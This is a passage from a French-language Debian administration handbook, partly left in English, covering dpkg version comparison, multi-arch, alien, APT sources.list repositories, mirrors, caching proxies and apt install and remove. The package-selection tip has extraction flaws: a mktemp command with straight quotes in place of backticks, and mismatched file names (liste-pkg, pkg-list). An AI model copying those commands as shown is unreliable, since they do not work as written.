dpkg étant le programme de référence pour manipuler les paquets Debian, il fournit également l'implémentation de référence de la logique de comparaison des numéros de versions. C'est pourquoi il dispose d'une option `--compare-versions` utilisable par des programmes externes (et notamment les scripts de configuration exécutés par dpkg lui-même). Cette option requiert trois paramètres : un numéro de version, un opérateur de comparaison et un second numéro de version. Les différents opérateurs possibles sont `lt` (strictement plus petit que — *lower than*), `le` (plus petit ou égal à — *lower or equal*), `eq` (égal à — *equal*), `ne` (différent de — *not equal*), `ge` (plus grand ou égal à — *greater or equal*) et `gt` (strictement plus grand que — *greater than*). Si la comparaison est avérée, dpkg renvoie le code de retour 0 (succès) ; sinon il renvoie une valeur non nulle (indiquant un échec).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Notez l'échec inattendu de la dernière comparaison : pour dpkg, pre — dénotant généralement une pré-version — n'a pas de signification particulière et ce programme compare les caractères alphabétiques de la même manière que les chiffres (a < b < c ...), dans l'ordre dit « lexicographique ». C'est pourquoi il considère que « 0pre3 » est plus grand que « 0 ». Lorsque l'on souhaite intégrer dans le numéro de version d'un paquet qu'il s'agit d'une pré-version, on fait usage du caractère « ~ » :

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Journal de dpkg

dpkg tient un journal de toutes ses actions, dans `/var/log/dpkg.log`. Ce journal est extrêmement verbeux, car il détaille chacune des étapes par lesquelles passent les paquets manipulés par dpkg. En plus d'offrir un moyen de suivre le comportement de dpkg, cela donne surtout un historique de l'évolution du système : on peut retrouver l'instant précis où chaque paquet a été installé ou mis à jour et ces informations peuvent être extrêmement utiles pour comprendre un changement récent de comportement. Par ailleurs, toutes les versions étant enregistrées, il est facile de croiser les informations avec le `changelog.Debian.gz` des paquets incriminés, voire avec les rapports de bogues disponibles en ligne.

5.4.5. Support multi-architecture

Tous les paquets Debian ont un champ `Architecture` dans leur information de contrôle. Ce champ peut prendre la valeur `all` (pour les paquets ne dépendant pas d'une architecture particulière), ou le nom de l'architecture visée dans le cas contraire (comme `amd64`, `armhf`, etc.). Dans ce dernier cas, par défaut, dpkg n'acceptera d'installer le paquet que si son architecture déclarée est la même que celle renvoyée par `dpkg --print-architecture`.

Cette restriction assure que les utilisateurs ne vont pas se retrouver avec des binaires compilés pour une architecture incorrecte. Elle présente tout de même le défaut que certains ordinateurs sont capables de faire fonctionner des binaires compilés pour différentes architectures, soit de

manière native (un système amd64 peut exécuter des programmes i386), soit par le biais d'émulateurs.

Activer le support multi-architecture

Le support multi-architecture de dpkg permet à l'administrateur de définir des architectures supplémentaires dont les paquets pourront être installés sur le système. Cela se fait simplement par la commande `dpkg --add-architecture` comme l'illustre l'exemple suivant. Il existe aussi une commande `dpkg --remove-architecture` pour désactiver le support d'une architecture supplémentaire, mais elle n'est utilisable que si aucun paquet de cette architecture n'est installé.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
dpkg: error processing archive gcc-6-base_6.3.0-18_armhf.deb (--install):
  package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
  gcc-6-base_6.3.0-18_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
Selecting previously unselected package gcc-6-base:armhf.
(Reading database ... 112000 files and directories currently installed.)
Preparing to unpack gcc-6-base_6.3.0-18_armhf.deb ...
Unpacking gcc-6-base:armhf (6.3.0-18) ...
Setting up gcc-6-base:armhf (6.3.0-18) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

NOTE

**Le support
multi-architecture dans
APT**

APT détecte quand dpkg a été configuré pour reconnaître des architectures supplémentaires et télécharge automatiquement les fichiers Packages correspondants pendant son processus de mise à jour.

Les paquets des architectures supplémentaires peuvent alors être installés avec `apt install package:architecture`.

EN PRATIQUE

**Utilisation de binaires
i386 propriétaires sur
amd64**

There are multiple use cases for multi-arch, but the most popular one is the possibility to execute 32 bit binaries (i386) on 64 bit systems (amd64).

Changements liés au support multi-architecture

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the “Multi-Arch: same” header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian Wheezy, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-6-base
dpkg-query: error: --status needs a valid package name but 'gcc-6-base' is not:
  ↪ ambiguous package name 'gcc-6-base' with more than one installed instance

Use --help for help about querying packages.
$ dpkg -s gcc-6-base:amd64 gcc-6-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-6-base/copyright
gcc-6-base:amd64, gcc-6-base:armhf: /usr/share/doc/gcc-6-base/copyright
```

Il est à noter que les paquets Multi-Arch: same ne sont identifiables sans ambiguïté que si leur nom est qualifié avec leur architecture. Ils ont également la possibilité de partager des fichiers avec d'autres instances du même paquet ; dpkg s'assure que ces fichiers partagés sont identiques au bit près. Pour terminer, mentionnons que toutes les instances d'un même paquet doivent avoir la même version et qu'ils doivent donc être mis à jour en même temps.

Le support multi-architecture apporte également quelques complications dans la gestion des dépendances. Une dépendance, pour être satisfaite, requiert soit un paquet marqué Multi-Arch: foreign, soit un paquet dont l'architecture est identique à celle du paquet déclarant la dépendance (lors de ce processus de résolution des dépendances, les paquets indépendants de l'architecture sont considérés comme ayant l'architecture principale du système). Une dépendance peut aussi être affaiblie de manière à pouvoir être satisfaite par un paquet d'architecture quelconque, avec la syntaxe *paquet:any*, mais les paquets des architectures supplémentaires ne peuvent satisfaire cette dépendance que s'ils sont marqués comme Multi-Arch: allowed.

5.5. Cohabitation avec d'autres systèmes de paquetages

Les paquets Debian ne sont pas les seuls paquetages logiciels exploités dans le monde du logiciel libre. Le principal concurrent est le format RPM de la distribution Red Hat Linux et de ses nombreuses dérivées. C'est une distribution commerciale qui fait souvent référence ; il est donc fréquent que des logiciels fournis par des tierces parties soient proposés sous forme de paquets RPM plutôt que Debian.

Dans ce cas, il faut savoir que le programme `rpm`, qui permet de manipuler des paquets RPM, existe en paquet Debian ; il est donc possible d'utiliser des paquets de ce format sur une machine Debian. On veillera en revanche à limiter ces manipulations à l'extraction des informations du paquet ou à la vérification de son intégrité. Il est en effet déraisonnable de faire appel à `rpm` pour installer un paquet RPM sur un système Debian — RPM emploie ses propres bases de données, distinctes de celles des logiciels natifs (comme `dpkg`). C'est pourquoi il n'est pas possible d'assurer une coexistence saine des deux systèmes de paquetages.

Par ailleurs, l'utilitaire `alien` permet de convertir des paquets RPM en paquets Debian et vice versa.

COMMUNAUTÉ

Encourager l'adoption du .deb

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Stretch*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm  
phpmyadmin_4.7.5-3_all.deb generated  
$ ls -s phpmyadmin_4.7.5-3_all.deb  
4356 phpmyadmin_4.7.5-3_all.deb
```

Vous constaterez que ce processus est extrêmement simple. Il faut cependant savoir que le paquet généré ne dispose d'aucune information de dépendances, puisque les dépendances des deux formats de paquetages n'ont pas de rapports systématiques. C'est donc à l'administrateur de s'assurer manuellement que le paquet converti fonctionnera correctement et c'est pourquoi il faut éviter autant que possible les paquets Debian générés ainsi. Heureusement, Debian dispose de la plus grosse collection de paquets logiciels de toutes les distributions et il est probable que ce que vous cherchez y existe déjà.

En consultant la page de manuel de la commande `alien`, vous constaterez également que ce programme gère d'autres formats de paquetages, notamment celui de la distribution Slackware (il s'agit simplement d'une archive `.tar.gz`).

La stabilité des logiciels déployés grâce à l'outil `dpkg` contribue à la célèbrité de Debian. La suite des outils APT, décrite dans le chapitre suivant, préserve cet avantage tout en soulageant l'administrateur de la gestion de l'état des paquets, nécessaire mais difficile.





Mots-clés

[apt](#)
[apt-get](#)
[apt-cache](#)
[aptitude](#)
[synaptic](#)
[sources.list](#)
[apt-cdrom](#)

Maintenance et mise à jour : les outils APT

6

Renseigner le fichier sources.list 112	Commandes aptitude, apt-get et apt 120
Commande apt-cache 130	Vérification d'authenticité des paquets 135
Mise à jour d'une distribution à la suivante 137	Maintenir un système à jour 139
	Mise à jour automatique 141
	Recherche de paquets 143

Ce qui rend Debian si populaire auprès des administrateurs, c'est la facilité avec laquelle il est possible d'y installer des logiciels et de mettre à jour le système complet. Cet avantage unique est dû en grande partie au programme APT, outil dont les administrateurs de Falcot SA se sont empressés d'étudier les possibilités.

APT est l'abréviation de *Advanced Package Tool* (outil avancé pour les paquets). Ce que ce programme a d'« avancé », c'est la manière d'aborder la problématique des paquets. Il ne se contente pas de les évaluer un par un, mais les considère dans leur ensemble et réalise la meilleure combinaison possible de paquets en fonction de tout ce qui est disponible et compatible (au sens des dépendances).

VOCABULAIRE

Source de paquets et paquet source

Le terme *source* peut porter à confusion. Il ne faut pas confondre un paquet source — paquet contenant le code source d'un programme — et une source de paquets — emplacement (site web, serveur FTP, CD-Rom, répertoire local, etc.) contenant des paquets.

APT a besoin qu'on lui fournisse une « liste de sources de paquets » : c'est le fichier `/etc/apt/sources.list` qui décrira les différents emplacements (ou « sources ») publiant des paquets Debian. APT devra ensuite rapatrier la liste des paquets publiés par chacune de ces sources, ainsi que leurs en-têtes. Il réalise cette opération en téléchargeant les fichiers `Packages.{gz, bz2, xz}` (cas d'une source de paquets binaires) et `Sources.{gz, bz2, xz}` (cas d'une source de paquets sources) et en analysant leur contenu. Lorsque l'on dispose déjà d'une copie ancienne de ces fichiers, APT est capable de les mettre à jour en ne téléchargeant que les différences (voir encadré « [Mise à jour incrémentale](#) » page 123).

B.A.-BA

Compression gzip, bzip2, LZMA et xz

Une extension `.gz` dénote un fichier compressé avec l'utilitaire `gzip`, qui est l'utilitaire Unix traditionnel pour compresser les fichiers, rapide et efficace. De nouveaux outils, plus récents, obtiennent de meilleurs taux de compression mais nécessitent plus de ressources (temps de calcul et mémoire) pour comprimer ou décompresser un fichier. Par ordre d'apparition, citons `bzip2` (qui produit des fichiers d'extension `.bz2`), `LZMA` (qui produit des `.lzma`) et `xz` (qui produit des `.xz`).

6.1. Renseigner le fichier `sources.list`

6.1.1. Syntaxe

Le fichier `/etc/apt/sources.list` contient sur chaque ligne active une description de source, qui se décompose en 3 parties séparées par des blancs.

Le premier champ indique le type de la source :

- « deb » pour des paquets binaires ;
- « deb-src » pour des paquets sources.

The second field gives the base URL of the source (combined with the filenames present in the `Packages.xz` files, it must give a full and valid URL): this can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system's file hierarchy, with `http://` to indicate a source accessible from a web server, or with `ftp://` for a source available on an FTP server. The URL can also start with

cdrom: for CD-ROM/DVD-ROM/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are more and more common.

La syntaxe du dernier champ dépend de la structure du dépôt. Dans les cas les plus simples, il s'agit juste d'indiquer le nom du sous-répertoire (terminé par une barre oblique) contenant la source désirée (cela sera souvent ./ si l'il n'y a pas de sous-répertoires — les paquets sont alors directement à l'URL spécifiée). Mais le cas le plus courant concerne les dépôts structurés comme les miroirs Debian officiels, avec plusieurs distributions elles-mêmes subdivisées en composants. Dans ce cas, il faut indiquer la distribution choisie (soit par son « nom de code » — voir la liste dans l'encadré « [Bruce Perens, un leader chahuté](#) » page 10 — soit par sa « suite » — stable, testing, unstable), puis les composants ou sections à activer (sur un miroir Debian standard, ils seront à choisir parmi main, contrib et non-free).

VOCABULAIRE

Les archives main, contrib et non-free

Debian prévoit trois sections pour différencier les paquets selon les licences prévues par les auteurs des programmes respectifs. Main (archive principale) rassemble tous les paquets répondant pleinement aux principes du logiciel libre selon Debian.

L'archive non-free (non libre), spéciale, contient des logiciels ne répondant pas (totalelement) à ces principes mais néanmoins distribuables librement. Cette archive, qui ne fait pas officiellement partie de Debian, est un service rendu aux utilisateurs qui pourraient avoir besoin de ces logiciels — mais Debian recommande toujours d'accorder la préférence aux logiciels libres. L'existence de cette section gêne considérablement Richard M. Stallman et empêche la Free Software Foundation de recommander l'usage de Debian.

Contrib (contributions) est un stock de logiciels libres ne fonctionnant pas sans certains éléments non libres. Il peut s'agir de programmes dépendant de logiciels de la section non-free ou de fichiers non libres tels que des ROM de jeux, des BIOS de consoles, etc. On y trouve encore des logiciels libres dont la compilation nécessite des éléments propriétaires. C'était au début le cas de la suite bureautique OpenOffice.org, qui avait besoin d'un environnement Java propriétaire.

ASTUCE

Fichiers Si de nombreuses sources de paquets sont référencées, il peut être utile de les séparer en plusieurs fichiers, chaque fragment étant stocké dans un /etc/apt/sources./etc/apt/sources.list.d/fichier.list (voir encadré « [Répertoire en .d](#) » page 124).

Les entrées cdrom décrivent les CD/DVD-Rom Debian dont vous disposez. Contrairement aux autres entrées, un CD-Rom n'est pas disponible en permanence puisqu'il faut l'insérer dans le lecteur et qu'un seul disque peut être lu à la fois — ces sources sont donc gérées un peu différemment. On ajoutera ces entrées à l'aide du petit programme apt-cdrom, habituellement invoqué avec le paramètre add. Ce dernier demande alors d'insérer le disque dans le lecteur et parcourt son contenu à la recherche de fichiers Packages, qu'il utilisera pour mettre à jour sa base de données de paquets disponibles (opération habituellement réalisée par la commande apt update). Dès lors, APT pourra vous demander d'insérer le disque en question s'il a besoin de l'un de ses paquets.

6.1.2. Dépôts pour les utilisateurs de *Stable*

Voici le contenu standard du fichier `sources.list` pour un système fonctionnant avec la version *Stable* de Debian :

Ex. 6.1 Fichier `/etc/apt/sources.list` pour les utilisateurs de Debian *Stable*

```
# Security updates
deb http://security.debian.org/ stretch/updates main contrib non-free
deb-src http://security.debian.org/ stretch/updates main contrib non-free

## Debian mirror

# Base repository
deb http://deb.debian.org/debian stretch main contrib non-free
deb-src http://deb.debian.org/debian stretch main contrib non-free

# Stable updates
deb http://deb.debian.org/debian stretch-updates main contrib non-free
deb-src http://deb.debian.org/debian stretch-updates main contrib non-free

# Stable backports
deb http://deb.debian.org/debian stretch-backports main contrib non-free
deb-src http://deb.debian.org/debian stretch-backports main contrib non-free
```

This file lists all sources of packages associated with the *Stretch* version of Debian (the current *Stable* as of this writing). We opted to name “stretch” explicitly instead of using the corresponding “stable” alias (stable, stable-updates, stable-backports) because we don’t want to have the underlying distribution changed outside of our control when the next stable release comes out.

La plupart des paquets vont provenir du « dépôt de base », qui contient tous les paquets mais n'est mis à jour que rarement (environ une fois tous les deux mois pour les mises à jour de stable). Les autres dépôts sont partiels (ils ne contiennent pas tous les paquets) mais contiennent des mises à jour de paquets qu'APT est capable d'installer. Les sections suivantes détaillent les principes régissant chacun de ces dépôts.

Il est à noter que lorsque la version souhaitée d'un paquet est disponible sur plusieurs dépôts, le paquet sera téléchargé sur le premier de ces dépôts mentionnés dans le fichier `sources.list`. C'est pour cette raison que l'on place généralement les sources non officielles à la fin du fichier.

Notons au passage que la plupart de ce que cette section mentionne à propos de *Stable* s'applique également à *Oldstable*, puisque cette dernière distribution est simplement une version *Stable* plus ancienne qui reste maintenue en parallèle.

Mises à jour de sécurité

Les mises à jour de sécurité ne sont pas hébergées sur le réseau de miroirs Debian habituel, mais sur security.debian.org (qui est concentré sur un petit nombre de serveurs maintenus par l'équipe d'administrateurs systèmes de Debian). Cette archive contient des mises à jour de sécurité (préparées par l'équipe en charge de la sécurité dans Debian ou par les responsables de paquets) pour la distribution *Stable*.

Ce serveur peut aussi héberger des mises à jour de sécurité pour *Testing*, mais cela arrive plus rarement ; ces mises à jour atteignent le plus souvent *Testing* en suivant le cheminement régulier des paquets en provenance d'*Unstable*.

Mises à jour de la distribution stable

Les mises à jour de la distribution stable ne sont pas nécessairement liées à des problèmes de sécurité, mais elles sont tout de même considérées comme suffisamment importantes pour être mises à disposition des utilisateurs avant la prochaine publication d'une version stable mise à jour (*point release*).

Ce dépôt va typiquement contenir des correctifs pour des bogues critiques qui n'ont pas pu être corrigés avant la publication officielle de la version stable de Debian, ou qui ont été introduits par des mises à jour postérieures. En fonction de l'urgence ou non des différentes situations, il peut aussi contenir des mises à jour pour les paquets qui ont besoin d'évoluer au fil du temps... par exemple les règles de détection de spam de *spamassassin*, la base de données de virus de *clamav*, ou encore les données de changement d'heure de tous les fuseaux horaires (*tzdata*).

En pratique, il s'agit d'un sous-ensemble du dépôt *proposed-updates*, sélectionné avec soin par les gestionnaires de publication de stable.

Mises à jour proposées

Une fois publiée, la distribution *Stable* n'est mise à jour que tous les 2 mois environ. Le dépôt *proposed-updates* contient les mises à jour qui sont proposées à l'inclusion dans *Stable*, sous la supervision des gestionnaires de publication stable.

Les mises à jour de sécurité et les mises à jour de la distribution stable sont toujours incluses dans ce dépôt, mais pas uniquement ; les responsables de paquets ont aussi la possibilité de corriger des problèmes qui sont importants sans toutefois justifier une publication immédiate.

Anyone can use this repository to test those updates before their official publication. The extract below uses the *stretch-proposed-updates* alias which is both more explicit and more consistent since *jessie-proposed-updates* also exists (for the *Oldstable* updates):

```
deb http://ftp.debian.org/debian stretch-proposed-updates main contrib non-free
```

Rétroportages vers stable

Le dépôt stable-backports héberge des « rétroportages » de paquets (*backports*). Ce terme désigne un paquet d'un logiciel récent recompilé pour une distribution plus ancienne, généralement *Stable*.

Lorsque cette distribution commence à dater, de nombreux logiciels évoluent en amont et les nouvelles versions ne sont pas réintégrées dans la distribution *Stable* courante (qui n'est modifiée que pour prendre en compte les problèmes les plus critiques, comme les problèmes de sécurité). Comme les distributions *Testing* et *Unstable* peuvent être plus risquées, des volontaires proposent parfois des recompilations des logiciels récents pour *Stable*, ce qui permet de restreindre une éventuelle instabilité à un petit nombre, bien choisi, de paquets.

► <http://backports.debian.org>

Les rétroportages de stable-backports sont toujours issus de paquets disponibles dans *Testing*, de manière à assurer que tous les rétroportages pourront être mis à jour vers la prochaine version stable lorsqu'elle sera disponible.

Bien que ce dépôt fournit de nouvelles versions des paquets, APT ne va les installer que sur instruction explicite (ou si un paquet concerné a déjà été mis à jour vers une version rétroportée précédente) :

```
$ sudo apt-get install package/stretch-backports  
$ sudo apt-get install -t stretch-backports package
```

6.1.3. Dépôts pour les utilisateurs de *Testing/Unstable*

Voici un fichier `sources.list` standard pour un système qui fonctionne avec la version *Testing* ou *Unstable* de Debian :

Ex. 6.2 Fichier `/etc/apt/sources.list` pour les utilisateurs de Debian Testing/Unstable

```
# Unstable  
deb http://deb.debian.org/debian unstable main contrib non-free  
deb-src http://deb.debian.org/debian unstable main contrib non-free  
  
# Testing  
deb http://deb.debian.org/debian testing main contrib non-free  
deb-src http://deb.debian.org/debian testing main contrib non-free  
  
# Stable  
deb http://deb.debian.org/debian stable main contrib non-free  
deb-src http://deb.debian.org/debian stable main contrib non-free  
  
# Security updates  
deb http://security.debian.org/ stable/updates main contrib non-free  
deb http://security.debian.org/ testing/updates main contrib non-free
```

```
deb-src http://security.debian.org/ stable/updates main contrib non-free  
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

Avec ce fichier `sources.list`, APT installera des paquets depuis *Unstable*. Si cela n'est pas souhaitable, il convient d'utiliser l'option de configuration APT::Default-Release (voir section 6.2.3, « [Mise à jour](#) » page 123) pour indiquer à APT de prendre les paquets dans une autre distribution (vraisemblablement *Testing* dans ce cas).

Il est parfaitement raisonnable d'inclure tous ces dépôts même si un seul suffirait. Les utilisateurs de *Testing* apprécieront la possibilité de choisir manuellement un paquet corrigé dans *Unstable* lorsque sa version dans *Testing* est affectée par un bogue pénible. À l'opposé, les utilisateurs d'*Unstable* qui découvrent des régressions inattendues pourront rétrograder certains paquets vers la version présente dans *Testing*, qui devrait fonctionner.

L'inclusion *Stable* est sujette à débat, mais elle donne souvent accès à des paquets qui ont été supprimés des versions de développement. Elle permet également de profiter des dernières mises à jour des paquets qui n'ont pas encore été modifiés depuis la publication de la dernière version stable.

Le dépôt Experimental

L'archive de paquets *Experimental*, présente sur tous les miroirs Debian, contient des paquets qui n'ont pas encore leur place dans la version *Unstable* pour cause de qualité insuffisante — ce sont fréquemment des versions de développement ou pré-versions (alpha, bêta, *release candidate...*) des logiciels. Il arrive également qu'un paquet y soit envoyé après avoir subi des changements importants, potentiellement sources de problèmes. Le mainteneur cherche alors à débusquer ceux-ci avec l'aide des utilisateurs avancés capables de gérer les soucis importants. Après cette première phase, le paquet passe dans *Unstable*, au public beaucoup plus vaste, et où il subira donc des tests de bien plus grande envergure.

On réservera donc *Experimental* aux utilisateurs qui n'ont pas peur de casser leur système puis de le réparer. Cette distribution peut quand même permettre de rapatrier ponctuellement un paquet que l'on tient à essayer ou utiliser. C'est d'ailleurs la logique standard que Debian lui associe, puisque son ajout dans le fichier `sources.list` d'APT n'entraîne pas l'emploi systématique des paquets qui s'y trouvent. La ligne qu'il convient d'ajouter est la suivante :

```
deb http://deb.debian.org/debian experimental main contrib non-free
```

6.1.4. Using Alternate Mirrors

The `sources.list` examples in this chapter refer to package repositories hosted on `deb.debian.org`. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world to deliver them as fast as possible to users. The CDN companies that

Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of deb.debian.org can try to find a better mirror in the official mirror list:

➡ <https://www.debian.org/mirror/list>

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form `ftp.country-code.debian.org` (e.g. `ftp.us.debian.org` for the USA, `ftp.fr.debian.org` for France, etc.) which are covering many countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to deb.debian.org, there used to be `httpredir.debian.org`. This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now `httpredir.debian.org` provides the same CDN-based service as deb.debian.org.

6.1.5. Ressources non officielles : mentors.debian.net

Il y a de nombreuses sources non officielles de paquets Debian préparés par des utilisateurs avancés qui ont recompilé certains logiciels (Ubuntu a rendu cette pratique populaire avec leur service d'archive personnelle de paquets — *Personal Package Archive*), par des programmeurs qui rendent leur projet disponible pour tous, et même par des développeurs Debian qui proposent des pré-versions de leur paquet en ligne.

Signalons également l'existence du site `mentors.debian.net`, qui regroupe des paquets sources réalisés par des prétendants au statut de développeur Debian officiel ou par des volontaires souhaitant créer des paquets Debian sans passer par ce processus d'intégration. Ces paquets sont donc fournis sans aucune garantie de qualité ; prenez garde à vous assurer de leur origine et intégrité, puis à bien les tester avant d'envisager de les déployer.

COMMUNAUTÉ

Les sites en debian.net

Le domaine `debian.net` ne constitue pas une ressource officielle du projet Debian. Chaque développeur Debian a la possibilité d'employer ce nom de domaine pour l'usage de son choix. On y trouve des services officieux (parfois des sites personnels) hébergés sur une machine n'appartenant pas au projet et mis en place par des développeurs Debian, voire des prototypes attendant d'être migrés sur `debian.org`. Deux raisons peuvent expliquer que certains de ces prototypes restent en `debian.net` : soit personne ne souhaite faire l'effort nécessaire à sa transformation en service officiel (hébergé dans le domaine `debian.org` et avec une certaine garantie de maintenance), soit le service est trop controversé pour être officialisé.

Installer un paquet revient à donner les droits administrateur à son concepteur, car il décide du contenu des scripts d'initialisation qui sont exécutés sous cette identité. Les paquets officiels Debian sont réalisés par des volontaires cooptés et examinés, capables de sceller leurs paquets pour en vérifier l'origine et l'intégrité.

Mais méfiez-vous a priori d'un paquet dont l'origine est incertaine et qui n'est pas hébergé sur un des serveurs officiels du projet Debian : évaluez le degré de confiance que vous accordez au concepteur et vérifiez l'intégrité du paquet.

⇒ <http://mentors.debian.net/>

POUR ALLER PLUS LOIN

**Anciennes versions des paquets :
snapshot.debian.org**

Le service `snapshot.debian.org` (officialisé en avril 2010) permet de « remonter dans le temps » et de retrouver une ancienne version d'un paquet. Il peut permettre de vérifier quelle version d'un paquet a introduit une régression, par exemple, et plus concrètement, de revenir à la version précédente en attendant que la régression soit corrigée.

6.1.6. Mandataire avec cache (*proxy-cache*) pour paquets Debian

Lorsqu'un réseau complet de machines est configuré pour télécharger les mêmes paquets mis à jour depuis le même serveur distant, tout administrateur sait qu'il serait utile d'utiliser un mandataire (*proxy*) configuré comme un cache (voir encadré « **Cache** » page 130) pour limiter le trafic induit par les multiples téléchargements.

APT peut être configuré pour utiliser un proxy « standard » (voir section [6.2.4, « Options de configuration »](#) page 124 pour la configuration d'APT, et section [11.6, « Mandataire HTTP/FTP »](#) page 313 pour la configuration du proxy lui-même), mais l'écosystème Debian offre de meilleures options pour ce problème. Les logiciels présentés dans cette section sont dédiés à cette tâche et sont souvent plus efficaces qu'un proxy générique puisqu'ils peuvent tirer parti de la structure spécifique des dépôts APT (par exemple, ils peuvent savoir quand un fichier devient obsolète et ainsi ajuster la durée pendant laquelle ce fichier est conservé).

apt-cacher et *apt-cacher-ng* fonctionnent comme des mandataires standards. Le fichier `sources.list` d'APT reste inchangé, mais APT est configuré pour utiliser ces logiciels comme mandataires lors des requêtes sortantes.

À l'opposé, *approx* se comporte comme un serveur HTTP qui servirait de miroir pour d'autres dépôts externes, rendus accessibles dans ses URL de plus haut niveau. La correspondance entre ces répertoires de premier niveau et les adresses distantes des dépôts est maintenue dans le fichier de configuration `/etc/approx/approx.conf` :

```
# <name> <repository-base-url>
debian http://deb.debian.org/debian
security http://security.debian.org
```

approx runs by default on port 9999 via a systemd socket and requires the users to adjust their `sources.list` file to point to the *approx* server:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security stretch/updates main contrib non-free
deb http://apt.falcot.com:9999/debian stretch main contrib non-free
```

6.2. Commandes `aptitude`, `apt-get` et `apt`

APT est un projet relativement vaste, qui prévoyait à l'origine une interface graphique. Il repose sur une bibliothèque contenant le cœur de l'application et `apt-get` est la première interface — en ligne de commande — développée dans le cadre du projet. `apt` est une deuxième interface en ligne de commande fournie par APT qui corrige quelques erreurs de conception de `apt-get`.

Both tools are built on top of the same library and are thus very close but the default behaviour of `apt` has been improved for interactive use and to actually do what most users expect. APT's developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of `apt-get` is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

De nombreuses interfaces graphiques sont ensuite apparues en tant que projets extérieurs : `synaptic` (interface graphique), `aptitude` (qui inclut à la fois une interface en mode texte et une interface graphique, bien que pas encore complète), `wajig`, etc. Le frontal le plus recommandé, `apt`, est celui que nous utiliserons pour les exemples de cette section. Notez cependant que les syntaxes en ligne de commande d'`aptitude` et d'`apt-get` sont très similaires. En cas de différences notables entre `apt`, `apt-get` et `aptitude` celles-ci seront détaillées.

6.2.1. Initialisation

Un préalable à tout travail avec APT est la mise à jour de la liste des paquets disponibles, qui s'effectue avec un simple `apt update`. Selon le débit de votre connexion, cette opération peut durer puisqu'elle télécharge un certain nombre de fichiers `Packages/Sources/Translation-code_langue`, devenus assez volumineux au fil de la croissance de Debian (plus de 10 Mo pour la section `main`). Évidemment, une installation à partir d'un jeu de CD-Rom ne nécessite aucun téléchargement — cette opération est alors très rapide.

6.2.2. Installation et suppression

APT permet d'ajouter ou de supprimer des paquets sur le système, respectivement avec `apt install paquet` et `apt remove paquet`. Dans chaque cas, APT installera automatiquement les dépendances nécessaires ou supprimera les paquets dépendant du paquet en cours de désinstallation. La commande `apt purge paquet` demande une désinstallation complète — les fichiers de configuration sont alors également supprimés.

ASTUCE

Installer la même sélection de paquets plusieurs fois

Il est parfois souhaitable de pouvoir installer systématiquement la même liste de paquets sur plusieurs ordinateurs. C'est possible assez facilement.

Récupérons d'abord la liste des paquets installés sur l'ordinateur qui servira de « modèle » à dupliquer.

```
$ dpkg --get-selections >liste-pkg
```

Le fichier `liste-pkg` contient la liste des paquets installés. Il faut alors transférer le fichier `liste-pkg` sur les ordinateurs à mettre à jour et y employer les commandes suivantes :

```
## Mettre à jour la liste des paquets connus par dpkg
# avail='mktemp'
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Mettre à jour les sélections de dpkg
# dpkg --set-selections < pkg-list
## Demander à apt-get d'installer les paquets sélectionnés
# apt-get dselect-upgrade
```

La première commande enregistre la liste des paquets disponibles dans la base de données de dpkg, puis `dpkg --set-selections` restaure les vœux de paquets à installer, que l'invocation d'`apt-get` exaucera ! `aptitude` n'offre pas cette commande.

ASTUCE

Supprimer et installer en même temps

Il est possible, en ajoutant un suffixe, de demander à `apt` (ou `apt-get`, ou `aptitude`) d'installer certains paquets et d'en supprimer d'autres sur la même ligne de commande. Lors d'une commande `apt install`, ajoutez un « `-` » aux noms des paquets que vous souhaitez supprimer. Lors d'une commande `apt remove`, ajoutez un « `+` » aux noms des paquets que vous souhaitez installer.

L'exemple suivant montre deux manières d'installer `paquet1` et de supprimer `paquet2`.

```
# apt install paquet1 paquet2-
# apt remove paquet1+ paquet2
[...]
```

